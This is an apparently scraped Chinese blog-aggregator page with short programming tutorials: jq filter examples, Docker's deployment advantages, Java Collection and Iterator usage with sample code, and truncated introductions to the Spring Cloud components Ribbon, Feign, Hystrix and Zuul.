'[{"id": "first", "val": 1}, {"id": "second", "val": 2}]' | jq '.[] | select(.id == "second")' 输出 { "id": "second", "val": 2 } any jq 表达式 echo '[true, false]' | jq 'any' 输出 true all jq表达式 echo '[true, false]' | jq 'all' 输出 false min、max jq表达式 echo '[5,4,2,7]' | jq 'min' 输出 2 sort、sort_by jq表达式 echo '[8,3,null,6]' | jq 'sort' 输出 [ null, 3, 6, 8 ] jq表达式 echo '[{"foo":4, "bar":10}, {"foo":3, "bar":100}, {"foo":2, "bar":1}]' | jq 'sort_by(.foo)' 输出 [ { "foo": 2, "bar": 1 }, { "foo": 3, "bar": 100 }, { "foo": 4, "bar": 10 } ] index jq表达式 echo '["a","b", "c"]' | jq 'index("b")' 输出 1 json jq 表达式 echo '["a","b","c"]' | jq 'join(";")' 输出 "a;b;c" 条件判断 jq 表达式 echo 2 | jq 'if . == 0 then "zero" elif . == 1 then "one" else "many" end' 输出 "many" 参考 官方参考文档

优秀的个人博客,低调大师

Docker 部署之优势

Docker优势 docker开启比虚拟机快 ,大批量应用部署会方便 隔离的运行环境,还有可移植性,都是非常友好的,避免了繁杂的环境部署时间 环境一致性、弹性伸缩扩展、快速启动 持续部署与测试 ​ Docker在开发与运维的世界中具有极大的吸引力,因为它能保持跨环境的一致性。在开发与发布的生命周期中,不同的环境具有细微的不同,这些差异可能是由于不同安装包的版本和依赖关系引起的。然而,Docker可以通过确保从开发到产品发布整个过程环境的一致性来解决这个问题*Docker容器通过相关配置,保持容器内部所有的配置和依赖关系始终不变。最终,你可以在开发到产品发布的整个过程中使用相同的容器来确保没有任何差异或者人工干预。 ​ 使用Docker,你还可以确保开发者不需要配置完全相同的产品环境,他们可以在他们自己的系统上通过VirtualBox建立虚拟机来运行Docker容器。Docker的魅力在于它同样可以让你在亚马逊EC2实例上运行相同的容器。如果你需要在一个产品发布周期中完成一次升级,你可以很容易地将需要变更的东西放到Docker容器中,测试它们,并且使你已经存在的容器执行相同的变更。这种灵活性就是使用Docker的一个主要好处。和标准部署与集成过程一样,Docker可以让你构建、测试和发布镜像,这个镜像可以跨多个服务器进行部署。哪怕安装一个新的安全补丁,整个过程也是一样的。你可以安装补丁,然后测试它,并且将这个补丁发布到产品中。 多云平台 Docker最大的好处之一就是可移植性。在过去的几年里,所有主流的云计算提供商,包括亚马逊AWS和谷歌的GCP,都将Docker融入到他们的平台并增加了各自的支持。Docker容器能运行在亚马逊的EC2实例、谷歌的GCP实例、Rackspace服务器或者VirtualBox这些提供主机操作系统的平台上。举例来说,如果运行在亚马逊EC2实例上的Docker容器能够很容易地移植到其他几个平台上,比如说VirtualBox,并且达到类似的一致性和功能性,那这将允许你从基础设施层中抽象出来。除了AWS和GCP,Docker在其他不同的IaaS提供商也运行的非常好,例如微软的Azure、OpenStack和可以被具有不同配置的管理者所使用的Chef、Puppet、Ansible等。 环境标准化和版本控制 通过上面的讨论,Docker容器可以在不同的开发与产品发布生命周期中确保一致性,进而标准化你的环境。除此之外,Docker容器还可以像git仓库一样,可以让你提交变更到Docker镜像中并通过不同的版本来管理它们。设想如果你因为完成了一个组件的升级而导致你整个环境都损坏了,Docker可以让你轻松地回滚到这个镜像的前一个版本。这整个过程可以在几分钟内完成,如果和虚拟机的备份或者镜像创建流程对比,那Docker算相当快的,它可以让你快速地进行复制和实现冗余。此外,启动Docker就和运行一个进程一样快。 隔离性 ​ Docker可以确保你的应用程序与资源是分隔开的。几个月前,Gartner发表了一篇报告,这份报告说明了运行Docker 容器进行资源隔离的效果和虚拟机(VM)管理程序一样的好,但是管理与控制方面还需要进行完善。 ​ 我们考虑这样一个场景,你在你的虚拟机中运行了很多应用程序,这些应用程序包括团队协作软件(例如Confluence)、问题追踪软件(例如JIRA)、集中身份管理系统(例如Crowd)等等。由于这些软件运行在不同的端口上,所以你必须使用Apache或者Nginx来做反向代理。到目前为止,一切都很正常,但是随着你的环境向前推进,你需要在你现有的环境中配置一个内容管理系统(例如Alfresco)。这时候有个问题发生了,这个软件需要一个不同版本的Apache Tomcat,为了满足这个需求,你只能将你现有的软件迁移到另一个版本的Tomcat上,或者找到适合你现有Tomcat的内容管理系统(Alfresco)版本。 ​ 对于上述场景,使用Docker就不用做这些事情了。Docker能够确保每个容器都拥有自己的资源,并且和其他容器是隔离的。你可以用不同的容器来运行使用不同堆栈的应用程序。除此之外,如果你想在服务器上直接删除一些应用程序是比较困难的,因为这样可能引发依赖关系冲突。而Docker可以帮你确保应用程序被完全清除,因为不同的应用程序运行在不同的容器上,如果你不在需要一款应用程序,那你可以简单地通过删除容器来删除这个应用程序,并且在你的宿主机操作系统上不会留下任何的临时文件或者配置文件。 除了上述好处,Docker还能确保每个应用程序只使用分配给它的资源(包括CPU、内存和磁盘空间)。一个特殊的软件将不会使用你全部的可用资源,要不然这将导致性能降低,甚至让其他应用程序完全停止工作。 安全性 ​ 如上所述,Gartner也承认Docker正在快速地发展。从安全角度来看,Docker确保运行在容器中的应用程序和其他容器中的应用程序是完全分隔与隔离的,在通信流量和管理上赋予你完全的控制权。Docker容器不能窥视运行在其他容器中的进程。从体系结构角度来看,每个容器只使用着自己的资源(从进程到网络堆栈)。 ​ 作为紧固安全的一种手段,Docker将宿主机操作系统上的敏感挂载点(例如/proc和/sys)作为只读挂载点,并且使用一种写时复制系统来确保容器不能读取其他容器的数据。Docker也限制了宿主机操作系统上的一些系统调用,并且和SELinux与AppArmor一起运行的很好。此外,在Docker Hub上可以使用的Docker镜像都通过数字签名来确保其可靠性。由于Docker容器是隔离的,并且资源是受限制的,所以即使你其中一个应用程序被黑,也不会影响运行在其它Docker容器上的应用程序。

优秀的个人博客,低调大师

Java之集合(一)


Java最初版本只为最常用的数据结构提供了很少的一组类Vector、Stack、HashTable、BitSet和Enumeration接口,其中Enumeration接口提供了一种用于访问任意容器中各个元素的抽象机制. 集合框架的基本设计:将接口(interfaces)与实现(implementations)分离.数据结构一队列队列是指可以在队列的尾部添加元素,在队列的头部删除元素,并且可以 查找队列中元素的个数,按照先进先出的规则检索对象.队列有两种实现方式,一种是循环组数,一种是链表.循环组数比链表更高效,但循环组数是一个有界集合,即容量有限,如果程序中要收集的对象数量没有上限,最好用链表来实现. Collection接口: 集合类的基本接口是Collection接口,是集合层次中的根接口.下面先看下Collection接口中的方法: int size(); 返回当前集合的元素个数 boolean isEmpty(); 判断集合是否为空,为空返回true boolean contains(Object o); 如果此集合包含指定的元素,则返回true Iterator iterator(); 返回此集合中元素的迭代器,用于访问集合中的每一个元素 Object[] toArray(); 返回包含此集合中所有元素的数组。 T[] toArray(T[] a); 返回包含此集合中所有元素的数组;如果T足够大,就将集合中的元素添加到此数组,剩余空间填补null,否则分配一个新数组,类型与T一直,数组长度等于集合大小,填充集合元素 boolean add(E e); 将元素添加到集合中,成功返回true boolean remove(Object o); 从集合中删除匹配到对象o的元素,删除成功返回true boolean containsAll(Collection<?> c); 如果集合包含指定集合的所有元素,返回true boolean addAll(Collection<? extends E> c); 将指定集合中的所有元素添加到此集合 boolean removeAll(Collection<?> c); 移除方法中还包含此集合的所有元素 default boolean removeIf(Predicate<? super E> filter) 移除此集合中满足给定条件的所有元素 boolean retainAll(Collection<?> c); 仅保留此集合中包含的元素 void clear(); 从该集合中删除所有元素 boolean equals(Object o); 将指定的对象与此集合进行相等性比较 int hashCode(); 返回此集合的哈希码 1.8 default Spliterator spliterator() 在此集合上创建一个spliterator迭代器 1.8 default Stream stream() 返回该集合的流 1.8 default Stream parallelStream() 返回一个可能与此集合并行的流,该方法允许返回顺序流add()方法用于添加元素,添加成功集合元素改变返回true,若是添加的元素在集合中已经存在,集合元素没有发生改变,则返回false,因为集合中不允许重复.iterator()方法用于返回一个实现了Iterator接口的对象.可以使用这个迭代去对象一次访问集合中的元素. 迭代器: Iterator接口中包含四个方法,如下: boolean hasNext(); 如果存在可访问元素返回true E next(); 返回将要访问的下一个对象.如果到达集合尾部,会抛出NoSuchElementException default void remove()删除上次访问对象.正则方法必须跟在访问一个元素之后执行,否则将抛出IllegelStateException default void forEachRemaining(Consumer<? super E> action) 为每个剩余元素执行给定的操作,直到所有元素已处理或操作引发异常通过反复调用next()方法,可以依次访问集合中的每个元素,但是如果到达集合的末尾.next()将抛出一个NoSuchElementException异常,因此,需要在调用next()方法之前调用hasNext()方法,如果还有课供访问的元素,就返回true,若要查看一个集合的所有元素,就请求一个迭代器,在hashNext()方法饭后true时反复调用next()方法. 示例一:不调用hasNext()方法 class Test{ public static void main(String[] args) { Collection<String> stringCollection = new ArrayList<>(); Collection<String> collection = new ArrayList<>(); collection.add("aaa"); collection.add("bbb"); collection.add("ccc"); stringCollection.add("ddd"); stringCollection.add("eee"); stringCollection.add("fff"); collection.addAll(stringCollection); Iterator iterator = collection.iterator(); while (collection.size()>0){ Object o = iterator.next(); System.out.println(o); } } } 运行结果 示例二:调用hasNext()方法 class Test{ public static void main(String[] args) { Collection<String> stringCollection = new ArrayList<>(); Collection<String> collection = new ArrayList<>(); collection.add("aaa"); collection.add("bbb"); collection.add("ccc"); stringCollection.add("ddd"); stringCollection.add("eee"); stringCollection.add("fff"); collection.addAll(stringCollection); Iterator iterator = collection.iterator(); while (iterator.hasNext()){ Object o = iterator.next(); System.out.println(o); } } } 运行结果也可以用for each循环进行更加简便的操作,Collection接口实现了Iterable接口,for each循环可以同任何实现了Iterable接口的对象一起工作,在1.8之前1.5之后Iterable接口只包含了一个方法.在1.8新增了两个方法 Iterator iterator(); 此接口允许对象成为for each循环的目标 1.8 default void forEach(Consumer<? super T> action) 遍历所有元素,直到查出所有元素或抛出异常 1.8 default Spliterator spliterator() 创建一个spliterator迭代器在Java1.8中,可以不写循环,直接调用forEachRemaining()方法,并提供一个lambda表达式(处理一个元素),迭代器的每一个元素都调用这个lambda表达式,直到没有元素为止.用上面的for each的例子稍微修改如下: class Test{ public static void main(String[] args) { Collection<String> stringCollection = new ArrayList<>(); Collection<String> collection = new ArrayList<>(); collection.add("aaa"); collection.add("bbb"); collection.add("ccc"); stringCollection.add("ddd"); stringCollection.add("eee"); stringCollection.add("fff"); collection.addAll(stringCollection); Iterator iterator = collection.iterator(); iterator.forEachRemaining(String -> System.out.println(String)); } } 运行结果 元素被访问的顺序取决于集合类型,如果对ArrayList进行迭代,迭代器将从索引0开始,没迭代一次,索引值加1,如果是访问HashSet中的元素,每个元素会按照某种随机的次序出现,可以遍历所有元素,但无法预知元素被访问的顺序.Iterator接口的remove()方法会删除上次调用next()方法是返回的元素,在调用remove()方法之前必须先调用next()方法,如果不调用next()方法直接调用remove方法,会抛出IllegalStateException异常.next()方法与remove()方法具有相互依赖性.示例一:直接调用remove()方法 class Test{ public static void main(String[] args) { Collection<String> stringCollection = new ArrayList<>(); Collection<String> collection = new ArrayList<>(); collection.add("aaa"); collection.add("bbb"); collection.add("ccc"); stringCollection.add("ddd"); stringCollection.add("eee"); stringCollection.add("fff"); collection.addAll(stringCollection); Iterator iterator = collection.iterator(); iterator.remove(); } } 运行结果 示例二:先调用next()方法后调用remove()方法 public static void main(String[] args) { Collection<String> stringCollection = new ArrayList<>(); Collection<String> collection = new ArrayList<>(); collection.add("aaa"); collection.add("bbb"); collection.add("ccc"); stringCollection.add("ddd"); stringCollection.add("eee"); stringCollection.add("fff"); collection.addAll(stringCollection); Iterator iterator = collection.iterator(); iterator.next(); iterator.remove(); iterator.forEachRemaining(String -> System.out.println(String)); } } 运行结果删除下标为0的Collection接口和Iterator接口都是泛型接口,可以编写操作任意类型的方法.Java集合框架为不同类型的集合定义大量的接口,集合有两个基本接口:Collection和Map.List是一个有序集合,元素会增加到容器的特定位置,可以采用laingzh两种方式访问元素,使用迭代器或者使用证书索引来访问,使用迭代器访问,必须是有序的访问,整数索引访问则可以随机任意顺序访问元素.Set接口类似Collection接口,不过方法更加严谨,Set的add()方法不允许添加重复元素.在这里可以引出一个经典的面试题List和Set的区别:List(列表): 有序 可重复 元素都有索引,可通过索引访问元素Set(集): 无序 不可重复 上面对集合的做了简单的介绍,其他的内容会在后面的博客再做介绍,若发现错误和不足之处,欢迎指正.

优秀的个人博客,低调大师

SpringCloud组件之Ribbon

Spring Cloud Ribbon 是一个基于 Http 和 TCP 的客服端负载均衡工具,它是基于 Netflix Ribbon 实现的。客户端负载均衡即是当浏览器向后台发出请求的时候,客户端会向 Eureka Server 读取注册到服务器的可用服务信息列表,根据设定的负载均衡策略(没有设置即用默认的),选择向哪台服务器发送请求 本文将介绍Ribbon的工作原理以及如何在项目中使用 一、Ribbon简介 1、Ribbon工作原理 ribbon实现的关键点是为ribbon定制的RestTemplate,ribbon利用了RestTemplate的拦截器机制,在拦截器中实现ribbon的负载均衡。负载均衡的基本实现就是利用applicationName从服务注册中心获取可用的服务地址列表,然后通过一定算法负载,决定使用哪一个服务地址来

优秀的个人博客,低调大师

SpringCloud组件之Feign

Feign是一个声明式的Web服务客户端。这使得Web服务客户端的写入更加方便 要使用Feign创建一个界面并对其进行注释。它具有可插拔注释支持,包括Feign注释和JAX-RS注释。Feign还支持可插拔编码器和解码器。Spring Cloud添加了对Spring MVC注释的支持,并在Spring Web中使用默认使用的HttpMessageConverters。Spring Cloud集成Ribbon和Eureka以在使用Feign时提供负载均衡的http客户端 本文将介绍Feign的原理和一些相关知识点以及如何在项目中使用 一、Feign的原理 1、启动时,程序会进行包扫描,扫描所有包下所有@FeignClient注解的类,并将这些类注入到spring的IOC容器中。当定义的Feign中的接口被调用时,通过JDK的动态代理来生成

优秀的个人博客,低调大师

SpringCloud组件之Hystrix


在分布式环境中,许多服务依赖项中的一些必然会失败。Hystrix是一个库,通过添加延迟容忍和容错逻辑,帮助你控制这些分布式服务之间的交互。Hystrix通过隔离服务之间的访问点、停止级联失败和提供回退选项来实现这一点,所有这些都可以提高系统的整体弹性 一、Hystrix宗旨和工作原理 Hystrix的宗旨: 防止任何单个依赖项耗尽所有容器(如Tomcat)用户线程 在任何可行的地方提供回退,以保护用户不受失败的影响 使用隔离技术(如隔离板、泳道和断路器模式)来限制任何一个依赖项的影响 通过近实时的度量、监视和警报来优化发现时间 通过配置的低延迟传播来优化恢复时间 避免在整个依赖客户端执行中出现故障,而不仅仅是在网络流量中 Hystrix工作原理 当需要完成某项任务时,通过 Hystrix 将任务包裹起来,交由 Hystrix 来完成任务,从而享受 H

优秀的个人博客,低调大师

SpringCloud组件之Zuul

Zuul是Netflix开源的微服务网关,可以和Eureka、Ribbon、Hystrix等组件配合使用,Spring Cloud对Zuul进行了整合与增强,Zuul默认使用的HTTP客户端是Apache HTTPClient,也可以使用RestClient或okhttp3.OkHttpClient。 Zuul的主要功能是路由转发和过滤器。路由功能是微服务的一部分,比如/demo/test转发到到demo服务。zuul默认和Ribbon结合实现了负载均衡的功能 本文介绍zuul的工作原理和如何搭建zuul服务以及介绍相关知识点 一、工作原理 zuul的核心是一系列的filters, 其作用类比Servlet框架的Filter,或者AOP。zuul把请求路由到用户处理逻辑的过程中,这些filter参与一些过滤处理,比如Authentic

资源下载

更多资源
腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Nacos

Nacos

Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Sublime Text

Sublime Text

Sublime Text具有漂亮的用户界面和强大的功能,例如代码缩略图,Python的插件,代码段等。还可自定义键绑定,菜单和工具栏。Sublime Text 的主要功能包括:拼写检查,书签,完整的 Python API , Goto 功能,即时项目切换,多选择,多窗口等等。Sublime Text 是一个跨平台的编辑器,同时支持Windows、Linux、Mac OS X等操作系统。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册